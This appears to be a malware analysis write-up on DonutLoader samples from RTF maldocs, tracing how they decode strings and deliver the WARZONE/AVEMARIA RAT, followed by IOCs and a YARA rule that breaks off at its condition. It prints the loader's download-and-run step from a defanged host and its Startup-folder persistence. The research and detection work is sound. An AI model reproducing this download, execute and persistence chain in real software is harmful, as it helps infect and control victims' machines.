
From the RTFs I found from VirusTotal, most of them have a pair of files embedded — a DLL and a XOR-encoded data file. The following collates all the DonutLoader samples that I looked at.




The DLL binaries make use of base64 and XOR operations to obfuscate its configuration data/strings so that our lives become a little bit harder.


I was able to decode strings from these binaries with the help of a small python script:

This python script does the same thing as the one found in PT Security’s article, which said that this algorithm has been in use since October 2019.




There is one binary that is “odd”. It had the latest compilation datetime amongst the files I looked at (which were compiled around Jun/Jul 2020). It uses a different algorithm to decode the strings.


From within the DLL, the XOR-encoded file is read, decoded and executed.




Within this second XOR-encoded executable, the same tricks are used to obfuscate strings from our prying eyes, consisting of base64 and XOR encoding, as well as byte additions. Interestingly, not all the strings can be decoded. But from what could be decoded, we can see where the next stage malware is downloaded from.



muka.dll (SHA256: *1C41A03C65108E0D965B250DC9B3388A267909DF9F36C3FEFFFBD26D512A2126*)

(This file came from the RTF "KB466432", SHA256: *686847B331ACE1B93B48528BA50507CBF0F9B59AEF5B5F539A7D6F2246135424*, analyzed above*)*

This particular DonutLoader is more straightforward that those that occur in a pair. It uses just one type of string obfuscation:



A quick look at the deobfuscated strings:



At runtime, the strings are used in the following manner:


- CreateDirectoryA(“C:/intel”, ..)
- URLDownloadToFileA(…, “hxxp://wordupdate.com/recent/update”, “C:/intel/new.exe”, …)
- Persistence is established with a shortcut to execute new.exe at startup: “C:/Users/user/AppData/Roaming/Microsoft/Windows/Start Menu/Programs/Startup/new.lnk”

AVEMARIA


The final payload malware is in fact WARZONE RAT (researchers named it AVEMARIA because of this string found within earlier versions of the RAT). Many folks have done analysis on this RAT so I’m not going to go into deepdive.

Some findings that I found interesting regarding the AVEMARIAs executed by DonutLoader:

> The PDB path is intentionally misleading. That path “VCSamples-master\VC2010Samples\ATL\General\ATLCollections\Client” is identical to Microsoft’s “VCSample” project on Github and the executable has nothing to do with what the path describes. I found lots of other AVEMARIAs based on PDBs like this. This could be part of the builder/encrypter in the WARZONE suite.


Microsoft’s VCSamples project on Github

The actual AVEMARIA payload (the one that calls back to the C2) is decoded and executed in memory and I dumped it to look at the strings. The keyword “warzone160” can be found, and this dumped executable matches YARA rules describing AVEMARIA.



Many more similar AVEMARIAs calling back to the same C2 can be found on VirusTotal, with relations to the known domain names used by the maldocs/DonutLoaders. Looks like AVEMARIA is a tool of choice to this APT group.

Last words

Analyzing this set of malicious docs and executables has been fun, I'll just leave you all with a set of IOCs and YARA rule for detecting DonutLoader. If anyone is interested to discuss, DM me on Twitter!

```
import “pe”

rule MAL_DonutLoader_DonotAPT {

meta:
author = “Asuna Amawaka”
description = “This rule hopes to capture parents of DonutLoader as well as DonutLoader binaries”
date = “30 Nov 2020”

strings:
$filename1 = “wavs.bin” wide ascii nocase
$filename2 = “ogg.bin” wide ascii nocase
$filename3 = “muka.dll” wide ascii nocase
$filename4 = “linknew.dll” wide ascii nocase
$filename5 = “kpryt.dll” wide ascii nocase
$filename6 = “cvent.dll” wide ascii nocase
$filename7 = “trui19o2.dll” wide ascii nocase
$filename8 = “lioj86.dll” wide ascii nocase
$filename9 = “fuitel.dll” wide ascii nocase
$filename10 = “dpur.dll” wide ascii nocase
$filename11 = “mecru.dll” wide ascii nocase
$filename12 = “eupol.dll” wide ascii nocase
$filename13 = “mentn.dll” wide ascii nocase
$filename14 = “made.dll” wide ascii nocase
$filename15 = “notr.dll” wide ascii nocase
$filename16 = “vetu.dll” wide ascii nocase
$filename17 = “detr.dll” wide ascii nocase
$filename18 = “bese.dll” wide ascii nocase
$filename19 = “NumberAlgo.dll” wide ascii nocase
$filename20 = “JacaPM.dll” wide ascii nocase
$filename21 = “maroork.dll” wide ascii nocase
$filename22 = “fli0.dll” wide ascii nocase
$filename23 = “nuityr.dll” wide ascii nocase
$filename24 = “jgasf.dll” wide ascii nocase
$filename25 = “tuyrt.dll” wide ascii nocase
$filename26 = “lefbu.dll” wide ascii nocase
$filename27 = “pult.dll” wide ascii nocase
$filename28 = “quep.dll” wide ascii nocase
$filename29 = “nmwell.dll” wide ascii nocase
$filename30 = “yello.dll” wide ascii nocase
$filename31 = “lokr.js” wide ascii nocase
$filename32 = “falin.js” wide ascii nocase
$filename33 = “obile.js” wide ascii nocase
$filename34 = “vqiw.js” wide ascii nocase
$filename35 = “gb.bat” wide ascii nocase
$filename36 = “iksm.bat” wide ascii nocase
$filename37 = “trrt.bat” wide ascii nocase
$filename38 = “blo.bat” wide ascii nocase
$filename39 = “SystemService.exe” wide ascii nocase
$path1 = “C:\\Users\\Dev\\Desktop\\07082020_8570_S\\” wide ascii nocase
$path1_wild = {5c 55 73 65 72 73 5c 44 65 76 5c 44 65 73 6b 74 6f 70 5c [8] 5f [4] 5f 53 5c}
$path2 = “AppData\\Roaming\\EvMGR” wide ascii nocase
$path3 = “C:\\Users\\Dev\\Desktop\\Macro_Xls_1704_S” wide ascii nocase
$path3_wild = {5c 55 73 65 72 73 5c 44 65 76 5c 44 65 73 6b 74 6f 70 5c 4d 61 63 72 6f 5f 58 6c 73 5f
[4] 5f 53}
$path4 = “C:\\Users\\Dev\\Desktop\\01052020_MacroXlsEmb_S” wide ascii nocase
$path4_wild = {5c 55 73 65 72 73 5c 44 65 76 5c 44 65 73 6b 74 6f 70 5c [8] 5f 4d 61 63 72 6f 58 6c
73 45 6d 62 5f 53}

$str1 = “MJuego” wide ascii nocase
$str2 = “0007E9E4CE4D” wide ascii nocase
$str3 = “Bensun” wide ascii nocase
$str4 = “Menner” wide ascii nocase

$pdbpath1 =
“Soft\\DevelopedCode_Last\\BitDefenderTest\\m0\\New_Single_File\\Lo2\\SingleV2\\Release\\BinWork.pdb”
wide ascii nocase
$pdbpath1_wild = {5c 53 6f 66 74 5c 44 65 76 65 6c 6f 70 65 64 43 6f 64 65 5f 4c 61 73 74 5c 42 69
74 44 65 66 65 6e 64 65 72 54 65 73 74}
$pdbpath2 = “Users\\admin\\Documents\\dll\\linknew\\Release\\linknew.pdb” wide ascii nocase

condition:

